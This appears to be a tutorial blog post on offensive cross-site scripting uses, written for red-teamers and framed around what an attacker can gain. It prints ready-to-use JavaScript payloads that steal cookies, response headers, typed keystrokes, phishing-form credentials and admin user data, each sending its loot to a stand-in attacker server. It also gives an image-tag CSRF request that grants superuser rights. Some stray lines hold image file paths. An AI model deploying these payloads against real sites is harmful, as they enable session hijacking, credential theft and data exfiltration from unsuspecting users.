Advanced XSS techniques

There are many ways that can be used through Cross-Site scripting XSS Vulnerability attackers would use XSS to crash browsers , ruin HTML pages formatting or phishing the end-users .. even more.

I'll mention some ideas and techniques that Red-teamers usually use.

Let's begin with :
Environment that are exposed to XSS:

- Web servers(apache ,IIS ,Nginx ..etc)
- Application servers (Tomcat,Weblogic,JBoss…etc)
- Web application environments (APIs,DataBases,WebPages..etc)

First of all, Remember that every situation has its own scenario

1. Hijack a user's session
2. Perform unauthorized activities(even leads to CSRFs or RCEs)
3. Perform phishing attacks
4. Capture keystrokes
5. Steal sensitive information

Each of these methodologies could be combined to each other, I mean like :

XSS vulnerability => steal the cookies => manually perform some malicious activities.

XSS vulnerability => creating a small Key-logger script in JavaScript that sends credentials to you (controllable server or whatever thing that you can handle it with) => manually login to the login page.

…

Or any ideas you may come up with to reach your goal.

For now let's talk in more detail about what you can do .. if you asked yourself once

What can I do with XSS vulnerability ?

How can leverage my XSS vulnerability ?

You can do/leverage your XSS by :

1- Hijack the Users' sessions


Depends on many situations the basic one is there were no restrictions on the website which makes you to think about code equivalent to this :

```
<script >

document.write("<iframe
src=https://yourcontrollable.server/?="+document.cookie+"'></iframe>");

</script>
```

But nowadays most of websites servers send the cookie with HTTPONLY flag assigned ("true") value ,this true flag tells your browser to prevent any accessing to cookie using a JavaScript code.




Which means no cookie stealing from user browsers.

Still you can perform the same technique by (Cross-Site-Tracing)attack or even just by refreshing the user page and getting the server response (server XSS) by the JavaScript Code equivalent to this:

```
<script >
  var xmlHttp = new XMLHttpRequest();
  var xmlHttp2 = new XMLHttpRequest();
  xmlHttp.open( "GET", "http://sitewherevictim.in/", false );
  xmlHttp.send();
  var data =xmlHttp.getAllResponseHeaders();
  xmlHttp2.open("POST", "https://yourcontrollable.server");
  xmlHttp2.setRequestHeader('Content-Type','application/x-www-form-urlencoded');
  xmlHttp2.send(data);
  </script>
```

You mostly going to see the cookie with headers values.



2- Perform unauthorized activities/ Session Riding

I mean you can work on your XSS finding until you reach an RCE vulnerability (chain exploit) like in here.


injecting a persistent code uploads a file or saving something in database (blind XSS)

Or even perform a CSRF attack to add/delete/change..etc something using the victim user session with a JavaScript code equivalent to this .


```
<img src =
“http://sitewherevictim.in/admin/addusersprevs?userid=2220354&privleges=superuser” >
```

3- Perform Pishing attacks

even sometimes you can send your own URL to users as a phishing page using a WhatsApp message or Gmail or whatever you can do to become a page from this



To this or close, you can handle it to be a more appropriate phishing page



Using a JavaScript code equivalent to this :

```
<form action=https://yourcontrollable.server>Username:<br><input type="username"
name="username"></br>Password:<br><input type="password"
name="password"></br><br><input type="submit" value="Logon">
```

4- Capture keystrokes

Via XSS we can perform (Cross Frame Scripting) attack, for example: user will enter his credentials through a web page that renders a Amazon login page inside a web page <frame> controlled by attacker .

Didn't you wrote your Gmail password in a Instagram or Snapchat by mistake and vise versa ? yeah I t happens , that's why you need a key logger that can help you to do a password-reuse attack, Injecting a persistent code through legit page or via a URL can abuse user input field entering which is valuable for Red-teamers against users. JavaScript code bellow can describe the meaning too :

```
<script> var keys='';
var url = 'https://yourcontrollable.server';
 document.onkeypress = function(e) {
 get = window.event?event:e;
 key = get.keyCode?get.keyCode:get.charCode;
key = String.fromCharCode(key);
keys+=key;
}
window.setInterval(function(){
if(keys.length>0) {
new Image().src = url+keys;
keys = '';
}
 }, 1000);
</script>
```

5- Steal sensitive information

Accessing data using API is one of the most sensitive data can be exposed through XSS , so that it can be used for any purpose . By equivalent JavaScript code to this:

```
<script>
function fe(t) {
    fetch(t).then(t => t.text()).then(t => {

     fetch("https://yourcontrollable.server/getdata/?data=" + btoa(t))})
     }

    urls = ["http://sitewherevictim.in/admin/users/2",
          "http://sitewherevictim.in/admin/users/3",
          "http://sitewherevictim.in/admin/users/4"],
       urls.forEach(fe);
</script>
```

NOTE:

These are the most common things that you may come across but please remember that you can do anything using XSS the the secret is sometimes the vulnerability requires authorization or post interaction to trigger any other vulnerability, so that you can use is for any purpose.

References:

- owasp.org
- Portswigger.net
- Hypr.com
- Synopsys.com
- acunetix.com
- Csoonline.com
- loca1gh0s7.github.io